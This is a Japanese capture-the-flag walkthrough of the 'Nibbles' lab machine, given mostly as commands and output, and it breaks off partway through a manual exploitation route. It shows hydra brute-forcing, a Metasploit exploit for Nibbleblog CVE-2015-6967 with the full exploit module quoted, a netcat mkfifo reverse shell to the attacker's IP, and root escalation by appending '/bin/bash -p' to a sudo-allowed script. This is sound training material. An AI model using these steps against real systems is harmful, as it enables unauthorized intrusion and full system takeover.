username=admin&password=admin
(4) hydraを用いてパスワードをブルートフォース攻撃で特定しようとするが、複数のパスワードが表示されるため正常に動作しない。
※Kali Linux側のマシンでコマンドを実行する。

$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.75 http-post-form "/nibbleblog/admin.php:username=^USER^&password=^PASSWORD^:Incorrect username"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-16 19:53:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.10.75:80/nibbleblog/admin.php:username=^USER^&password=^PASSWORD^:Incorrect username
[80][http-post-form] host: 10.10.10.75   login: admin   password: 123456789
[80][http-post-form] host: 10.10.10.75   login: admin   password: 12345678
[80][http-post-form] host: 10.10.10.75   login: admin   password: rockyou
[80][http-post-form] host: 10.10.10.75   login: admin   password: daniel
[80][http-post-form] host: 10.10.10.75   login: admin   password: lovely
[80][http-post-form] host: 10.10.10.75   login: admin   password: nicole
[80][http-post-form] host: 10.10.10.75   login: admin   password: babygirl
[80][http-post-form] host: 10.10.10.75   login: admin   password: iloveyou
[80][http-post-form] host: 10.10.10.75   login: admin   password: jessica
[80][http-post-form] host: 10.10.10.75   login: admin   password: abc123
[80][http-post-form] host: 10.10.10.75   login: admin   password: monkey
[80][http-post-form] host: 10.10.10.75   login: admin   password: ashley
[80][http-post-form] host: 10.10.10.75   login: admin   password: 654321
[80][http-post-form] host: 10.10.10.75   login: admin   password: qwerty
[80][http-post-form] host: 10.10.10.75   login: admin   password: 111111
[80][http-post-form] host: 10.10.10.75   login: admin   password: michael
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-16 19:53:18
(5) ブラウザを用いて「http://10.10.10.75/nibbleblog/admin.php」にアクセスすると、ブラックリストに登録されているためアクセスできなくなっていることが分かる。
(6) しばらく時間を経ってからアクセスするかマシンをリセットすることでブラックリスト登録を解除する。
(7) ブラウザを用いて「http://10.10.10.75/nibbleblog/admin.php」にアクセスして、いくつかのパスワードを試すと、「ユーザー名:admin」と「パスワード:nibbles」を入力するとログインに成功する。
Nibbleblogの脆弱性(CVE-2015-6967)悪用したリバースシェル(Metasploit)
(1) 「nibbleblog 4.0.3 exploit」でGoogle検索すると、CVE-2015-6967の任意のコード実行ができる脆弱性があり「https://www.exploit-db.com/exploits/38489」に攻撃コードが公開されていることが分かる。
(2) Kali LinuxのIPアドレスを確認する。
$ ip a
  →kali LinuxのVPN用のインターフェースのIPアドレスが「10.10.16.10」
(3) Metasploitを起動すると、Metasploitのプロンプト(msf6 >)が表示される。
$ msfconsole
ーーー(省略)ーーー
msf6 >
(4) searchコマンドを実行してNibbleblogの脆弱性を悪用して攻撃できるものを確認すると、「exploit/multi/http/nibbleblog_file_upload」というモジュールがあることが分かる。
msf6 > search nibbleblog

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nibbleblog_file_upload
(5) useコマンドで「exploit/multi/http/nibbleblog_file_upload」を使用するように設定する。
msf6 > use exploit/multi/http/nibbleblog_file_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
(6) show optionsコマンドで設定情報を表示すると、RHOSTSに攻撃対象のホストなどを設定する必要があることが分かる。
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   USERNAME                    yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3


View the full module info with the info, or info -d command.
(7) setコマンドでRHOSTSなどを設定する。
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD => nibbles

msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.10.10.75
RHOSTS => 10.10.10.75

msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog/
TARGETURI => /nibbleblog/

msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME => admin

msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.16.10
LHOST => 10.10.16.10
(8) show optionsコマンドで設定情報を表示して、設定した内容が表示されることを確認する。
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   nibbles          yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.75      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /nibbleblog/     yes       The base path to the web application
   USERNAME   admin            yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.10      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3


View the full module info with the info, or info -d command.
(9) exploitコマンドで攻撃を実行すると、セッションが確立する。
msf6 exploit(multi/http/nibbleblog_file_upload) > exploit
[*] Started reverse TCP handler on 10.10.16.10:4444
[*] Sending stage (40004 bytes) to 10.10.10.75
[+] Deleted image.php
[*] Meterpreter session 1 opened (10.10.16.10:4444 -> 10.10.10.75:59260) at 2025-09-16 21:26:43 +0900

meterpreter >
(10) shellコマンドで任意のOSコマンドを実行できるようにする。
meterpreter > shell
Process 1731 created.
Channel 1 created.
(11) シェルを見やすい形式に変更する。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ which python3
/usr/bin/python3


$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
(12) 現在ログインしているユーザー情報を確認すると、nibblerユーザーであることが分かる。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)


$ whoami
nibbler
(13) 一般ユーザー用のフラグファイルの内容を確認する。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ cat /home/nibbler/user.txt
8826a220798bef85954091e266d60d26
Full TTYの奪取
(1) Kali Linux側で1234/tcpポートでリバースシェルを受け取ることができるように待ち受ける。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
(2) リバースシェルを奪取する。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.10 1234 >/tmp/f
(3) 「nc -lnvp 1234」コマンドを実行しているプロンプトにて応答があり、コマンドを実行できるようになる。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.75] 60356
$
(4) 完全なシェルを奪取する。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ which python3
/usr/bin/python3

$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'

[Ctrl]+[Z]でバックグラウンドに移す

$ stty raw -echo;fg

$ bash

$ export TERM=xterm
特権昇格のための調査(SUIDなど)
(1) sudoコマンドの設定を確認すると、パスワードなしでroot権限で/home/nibbler/personal/stuff/monitor.shを実行できることが分かる。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
(2) SUIDファイルを検索する。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ find / -perm -u=s -type f 2> /dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/newuidmap
/bin/ping6
/bin/su
/bin/fusermount
/bin/ntfs-3g
/bin/umount
/bin/ping
/bin/mount
(3) .bash_historyファイルを確認すると、何も出力されない。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ cat /home/nibbler/.bash_history
(4) 攻撃対象のマシン上でポートスキャンを実行して、応答がポート番号を確認する。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ for port in {1..65535}; do echo > /dev/tcp/127.0.0.1/$port && echo "$port open"; done  2>/dev/null
22 open
80 open
3306 open
52916 open
(5) OSの情報を確認すると、「Ubuntu 16.04.3 LTS」であることが分かる。
※nibblerユーザーでログインした攻撃対象のマシン(Nibbles)上で以下のコマンドを実行する。

$ uname -a
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux


$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.3 LTS
Release:        16.04
Codename:       xenial
特権昇格(sudo設定の脆弱性)
(1) sudoを用いて/home/nibbler/personal/stuff/monitor.shをroot権限で実行できることが分かっている。
(2) /home/nibbler/配下のディレクトリ/ファイルを確認すると、personal.zipファイルがあることが分かる。
$ ls -l /home/nibbler/
total 8
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Sep 16 06:58 user.txt
(3) /home/nibbler/personal.zipファイルを解凍する。
$ unzip /home/nibbler/personal.zip
Archive:  /home/nibbler/personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
(4) /home/nibbler/personal/stuff/monitor.shの権限を確認すると、全てのユーザーに読み込み/書き込み/実行権限があることが分かる。
$ ls -al /home/nibbler/personal/stuff/monitor.sh
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 /home/nibbler/personal/stuff/monitor.sh
(5) /home/nibbler/personal/stuff/monitor.shの内容を確認すると、シェルスクリプトのプログラムが記載されていることが分かる。
$ cat /home/nibbler/personal/stuff/monitor.sh
                  ####################################################################################################
                  #                                        Tecmint_monitor.sh                                        #
                  # Written for Tecmint.com for the post www.tecmint.com/linux-server-health-monitoring-script/      #
                  # If any bug, report us in the link below                                                          #
                  # Free to use/edit/distribute the code below by                                                    #
                  # giving proper credit to Tecmint.com and Author                                                   #
                  #                                                                                                  #
                  ####################################################################################################
#! /bin/bash
# unset any variable which system may be using

# clear the screen
clear

unset tecreset os architecture kernelrelease internalip externalip nameserver loadaverage

while getopts iv name
do
        case $name in
          i)iopt=1;;
          v)vopt=1;;
          *)echo "Invalid arg";;
        esac
done

if [[ ! -z $iopt ]]
then
{
wd=$(pwd)
basename "$(test -L "$0" && readlink "$0" || echo "$0")" > /tmp/scriptname
scriptname=$(echo -e -n $wd/ && cat /tmp/scriptname)
su -c "cp $scriptname /usr/bin/monitor" root && echo "Congratulations! Script Installed, now run monitor Command" || echo "Installation failed"
}
fi

if [[ ! -z $vopt ]]
then
{
echo -e "tecmint_monitor version 0.1\nDesigned by Tecmint.com\nReleased Under Apache 2.0 License"
}
fi

if [[ $# -eq 0 ]]
then
{


# Define Variable tecreset
tecreset=$(tput sgr0)

# Check if connected to Internet or not
ping -c 1 google.com &> /dev/null && echo -e '\E[32m'"Internet: $tecreset Connected" || echo -e '\E[32m'"Internet: $tecreset Disconnected"

# Check OS Type
os=$(uname -o)
echo -e '\E[32m'"Operating System Type :" $tecreset $os

# Check OS Release Version and Name
cat /etc/os-release | grep 'NAME\|VERSION' | grep -v 'VERSION_ID' | grep -v 'PRETTY_NAME' > /tmp/osrelease
echo -n -e '\E[32m'"OS Name :" $tecreset  && cat /tmp/osrelease | grep -v "VERSION" | cut -f2 -d\"
echo -n -e '\E[32m'"OS Version :" $tecreset && cat /tmp/osrelease | grep -v "NAME" | cut -f2 -d\"

# Check Architecture
architecture=$(uname -m)
echo -e '\E[32m'"Architecture :" $tecreset $architecture

# Check Kernel Release
kernelrelease=$(uname -r)
echo -e '\E[32m'"Kernel Release :" $tecreset $kernelrelease

# Check hostname
echo -e '\E[32m'"Hostname :" $tecreset $HOSTNAME

# Check Internal IP
internalip=$(hostname -I)
echo -e '\E[32m'"Internal IP :" $tecreset $internalip

# Check External IP
externalip=$(curl -s ipecho.net/plain;echo)
echo -e '\E[32m'"External IP : $tecreset "$externalip

# Check DNS
nameservers=$(cat /etc/resolv.conf | sed '1 d' | awk '{print $2}')
echo -e '\E[32m'"Name Servers :" $tecreset $nameservers

# Check Logged In Users
who>/tmp/who
echo -e '\E[32m'"Logged In users :" $tecreset && cat /tmp/who

# Check RAM and SWAP Usages
free -h | grep -v + > /tmp/ramcache
echo -e '\E[32m'"Ram Usages :" $tecreset
cat /tmp/ramcache | grep -v "Swap"
echo -e '\E[32m'"Swap Usages :" $tecreset
cat /tmp/ramcache | grep -v "Mem"

# Check Disk Usages
df -h| grep 'Filesystem\|/dev/sda*' > /tmp/diskusage
echo -e '\E[32m'"Disk Usages :" $tecreset
cat /tmp/diskusage

# Check Load Average
loadaverage=$(top -n 1 -b | grep "load average:" | awk '{print $10 $11 $12}')
echo -e '\E[32m'"Load Average :" $tecreset $loadaverage

# Check System Uptime
tecuptime=$(uptime | awk '{print $3,$4}' | cut -f1 -d,)
echo -e '\E[32m'"System Uptime Days/(HH:MM) :" $tecreset $tecuptime

# Unset Variables
unset tecreset os architecture kernelrelease internalip externalip nameserver loadaverage

# Remove Temporary Files
rm /tmp/osrelease /tmp/who /tmp/ramcache /tmp/diskusage
}
fi
shift $(($OPTIND -1))
(6) /home/nibbler/personal/stuff/monitor.shの最後の行に「/bin/bash -p」を追記する。
$ echo "/bin/bash -p" >> /home/nibbler/personal/stuff/monitor.sh
(7) root権限で/home/nibbler/personal/stuff/monitor.shを実行して、rootユーザーに特権昇格する。
$ sudo /home/nibbler/personal/stuff/monitor.sh
  →root権限のプロンプト(#)が表示される。
(8) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=0(root) gid=0(root) groups=0(root)


# whoami
root
(9) 特権ユーザー用のフラグファイルの内容を確認する。
# cat /root/root.txt
52d6d4ee3aaab58198d70931f8676698
【別解】Nibbleblogの脆弱性(CVE-2015-6967)悪用したリバースシェル(手動)
(1) searchsploitコマンドでNibbleblogに対する攻撃コードを検索する。
$ searchsploit Nibbleblog
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Nibbleblog 3 - Multiple SQL Injections        | php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Met | php/remote/38489.rb
---------------------------------------------- ---------------------------------
Shellcodes: No Results
(2) 「Nibbleblog 4.0.3 – Arbitrary File Upload (Met」というタイトルの攻撃コードをダウンロードする。
$ searchsploit -m php/remote/38489.rb
  Exploit: Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)
      URL: https://www.exploit-db.com/exploits/38489
     Path: /usr/share/exploitdb/exploits/php/remote/38489.rb
    Codes: CVE-2015-6967, OSVDB-127059
 Verified: True
File Type: Ruby script, ASCII text
Copied to: /home/kali/Downloads/38489.rb
(3) ダウンロードしたファイルの「def exploit」欄の内容を確認すると、以下の流れで攻撃していることが分かるため、手動でリバースシェルを奪取を試みる。
[攻撃の流れ]
- /admin.phpにPOSTメソッドでユーザー名とパスワードを送信してログインする。
- /admin.php?controller=plugins&action=config&plugin=my_imageにPOSTメソッドで.phpのデータを送信する。(.phpファイルをアップロードする。)
- /content/private/plugins/my_image/配下にある.phpファイルにアクセスすることでphpファイルを実行する。
$ cat 38489.rb
##
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::FileDropper

  def initialize(info = {})
    super(update_info(
      info,
      'Name'            => 'Nibbleblog File Upload Vulnerability',
      'Description'     => %q{
          Nibbleblog contains a flaw that allows a authenticated remote
          attacker to execute arbitrary PHP code. This module was
          tested on version 4.0.3.
        },
      'License'         => MSF_LICENSE,
      'Author'          =>
        [
          'Unknown', # Vulnerability Disclosure - Curesec Research Team. Author's name?
          'Roberto Soares Espreto <robertoespreto[at]gmail.com>' # Metasploit Module
        ],
      'References'      =>
        [
          ['URL', 'http://blog.curesec.com/article/blog/NibbleBlog-403-Code-Execution-47.html']
        ],
      'DisclosureDate'  => 'Sep 01 2015',
      'Platform'        => 'php',
      'Arch'            => ARCH_PHP,
      'Targets'         => [['Nibbleblog 4.0.3', {}]],
      'DefaultTarget'   => 0
    ))

    register_options(
      [
        OptString.new('TARGETURI',  [true, 'The base path to the web application', '/']),
        OptString.new('USERNAME',   [true, 'The username to authenticate with']),
        OptString.new('PASSWORD',   [true, 'The password to authenticate with'])
      ], self.class)
  end

  def username
    datastore['USERNAME']
  end

  def password
    datastore['PASSWORD']
  end

  def check
    cookie = do_login(username, password)
    return Exploit::CheckCode::Detected unless cookie

    res = send_request_cgi(
      'method'      => 'GET',
      'uri'         => normalize_uri(target_uri.path, 'admin.php'),
      'cookie'      => cookie,
      'vars_get'    => {
        'controller'  => 'settings',
        'action'      => 'general'
      }
    )

    if res && res.code == 200 && res.body.include?('Nibbleblog 4.0.3 "Coffee"')
      return Exploit::CheckCode::Appears
    end
    Exploit::CheckCode::Safe
  end

  def do_login(user, pass)
    res = send_request_cgi(
      'method'      => 'GET',
      'uri'         => normalize_uri(target_uri.path, 'admin.php')
    )

    fail_with(Failure::Unreachable, 'No response received from the target.') unless res

    session_cookie = res.get_cookies
    vprint_status("#{peer} - Logging in...")
    res = send_request_cgi(
      'method'      => 'POST',
      'uri'         => normalize_uri(target_uri.path, 'admin.php'),
      'cookie'      => session_cookie,
      'vars_post'   => {
        'username'  => user,
        'password'  => pass
      }
    )

    return session_cookie if res && res.code == 302 && res.headers['Location']
    nil
  end

  def exploit
    unless [ Exploit::CheckCode::Detected, Exploit::CheckCode::Appears ].include?(check)
      print_error("Target does not appear to be vulnerable.")
      return
    end

    vprint_status("#{peer} - Authenticating using #{username}:#{password}")

    cookie = do_login(username, password)
    fail_with(Failure::NoAccess, 'Unable to login. Verify USERNAME/PASSWORD or TARGETURI.') if cookie.nil?
    vprint_good("#{peer} - Authenticated with Nibbleblog.")

    vprint_status("#{peer} - Preparing payload...")
    payload_name = "#{Rex::Text.rand_text_alpha_lower(10)}.php"

    data = Rex::MIME::Message.new
    data.add_part('my_image', nil, nil, 'form-data; name="plugin"')
    data.add_part('My image', nil, nil, 'form-data; name="title"')
    data.add_part('4', nil, nil, 'form-data; name="position"')
    data.add_part('', nil, nil, 'form-data; name="caption"')
    data.add_part(payload.encoded, 'application/x-php', nil, "form-data; name=\"image\"; filename=\"#{payload_name}\"")
    data.add_part('1', nil, nil, 'form-data; name="image_resize"')
    data.add_part('230', nil, nil, 'form-data; name="image_width"')
    data.add_part('200', nil, nil, 'form-data; name="image_height"')
    data.add_part('auto', nil, nil, 'form-data; name="image_option"')
    post_data = data.to_s

    vprint_status("#{peer} - Uploading payload...")
    res = send_request_cgi(
      'method'        => 'POST',
      'uri'           => normalize_uri(target_uri, 'admin.php'),
      'vars_get'      => {
        'controller'  => 'plugins',
        'action'      => 'config',
        'plugin'      => 'my_image'
      },
      'ctype'         => "multipart/form-data; boundary=#{data.bound}",
      'data'          => post_data,
      'cookie'        => cookie
    )

    if res && /Call to a member function getChild\(\) on a non\-object/ === res.body
      fail_with(Failure::Unknown, 'Unable to upload payload. Does the server have the My Image plugin installed?')
    elsif res && !( res.body.include?('<b>Warning</b>') || res.body.include?('warn') )
      fail_with(Failure::Unknown, 'Unable to upload payload.')
    end

    vprint_good("#{peer} - Uploaded the payload.")

    php_fname = 'image.php'
    payload_url = normalize_uri(target_uri.path, 'content', 'private', 'plugins', 'my_image', php_fname)
    vprint_status("#{peer} - Parsed response.")

    register_files_for_cleanup(php_fname)
    vprint_status("#{peer} - Executing the payload at #{payload_url}.")
    send_request_cgi(
      'uri'     => payload_url,
      'method'  => 'GET'
    )
  end
end
(4) Kali Linux側で1234/tcpポートでリバースシェルを受け取ることができるように待ち受ける。
$ ip a
  →Kali LinuxのVPN用のインターフェースのIPアドレスは「10.10.16.10」


$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
(5) リバースシェルを実行するためのプログラムをダウンロードする。
$ git clone https://github.com/pentestmonkey/php-reverse-shell


$ cp ./php-reverse-shell/php-reverse-shell.php ./
(6) ダウンロードしたプログラムの内、$ipをKali LinuxのIPアドレスに変更する。
$ vi php-reverse-shell.php
  →以下の内容を変更する。

【変更前】
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;

【変更後】
$VERSION = "1.0";
$ip = '10.10.16.10';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
(7) ブラウザを用いて「http://10.10.10.75/nibbleblog/admin.php」にアクセスして、「ユーザー名:admin」と「パスワード:nibbles」を入力してログインする。
